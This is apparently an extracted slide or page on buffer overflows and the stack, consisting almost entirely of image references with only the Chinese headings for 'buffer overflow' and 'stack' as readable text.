


缓冲区溢出









栈






栈








